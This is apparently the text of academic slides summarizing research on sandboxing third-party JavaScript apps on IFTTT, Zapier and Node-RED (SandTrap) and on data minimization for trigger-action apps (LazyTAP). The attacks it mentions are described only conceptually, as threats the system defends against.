
IFTTT sandbox breakout



User installs *benign* apps from the app store


Compromised: **Trigger and action data of the benign apps of the *other* users**

Zapier sandbox breakout



User installs a **malicious** app that poses as benign in app store
Compromised: **Trigger** and **action** data of other apps of the **same** user

Node-RED breakout



User installs a **malicious** app that poses as benign in app store
Compromised: **Trigger and action data of other apps of the same user and the TAP itself**

How to secure JavaScript apps on TAPs?

Approach: **access control** by secure *sandboxing*

- IFTTT apps should not access **modules**, while Zapier and Node-RED apps must
- Malicious Node-RED apps may abuse `child_process` to run arbitrary code, or may tamper with shared objects in the **context**


Need access control at **module-** and **context-**level

- IFTTT apps should not access **APIs** other than
 - Trigger and Action APIs, `Meta.currentUserTime` and `Meta.triggerTime`
- IFTTT, Zapier, Node-RED apps may not leak sensitive **values** (like private URLs)

Need *fine-grained* access control at the level of **APIs** and their **values**


SandTrap: implementation

- Enforcing
 - *read, write, call, construct* policies
- Secure usage of modules
 - vs. *isolated-vm* and *Secure ECMAScript*
- Structural proxy-based
 - two-sided membranes
 - symmetric proxies
- Allowlisting policies at four levels
 - module, API, value, context






SandTrap: baseline vs. advanced policies

- To aid developers, need
 - **Baseline** policies once and *for all apps per platform*
 - Set by platform
 - “No module can be required in IFTTT filter code”
 - **Advanced** policies *for specific apps*
 - Set by platform but developers/users may suggest
 - “Only water utility nodes can access global variables”




SandTrap: benchmarking examples


Platform	Use case	Policy granularity	Example of prevented attacks
	<i>Baseline</i>	Module/API	Prototype poisoning
	Tweet a photo from an Instagram post	Value	Leak/tamper with photo URL
	<i>Baseline</i>	Module/API	Prototype poisoning
	Create a watermarked image	Value	Exfiltrate the photo
	<i>Baseline</i>	Module/API	Attacks on the RED object, Run arbitrary code with <code>child_process</code>
	Water utility control	Context	Tamper with the tanks and pumps (in global context)

SandTrap takeaways

- Securely integrate third-party apps
- Structural proxy-based monitor to enforce fine-grained policies for JavaScript
 - Baseline and advanced
 - Module-, API-, value-, and context-levels
- Benchmarking on IFTTT, Zapier, and Node-RED



Thesis structure




LazyTAP: On-Demand Data Minimization for Trigger-Action Applications, Ahmadpanah, Hedin, Sabelfeld, S&P 2023


TAPs with queries

- Additional data source with **Queries**
 - Recently introduced in IFTTT, allowing for complex apps
 - Accessing **private data** e.g., calendar events, watched movies, and locations

8:00am of a workday



Push-all approach in TAPs



“Every morning, post the title of the first office meeting to Slack”

Push-all approach

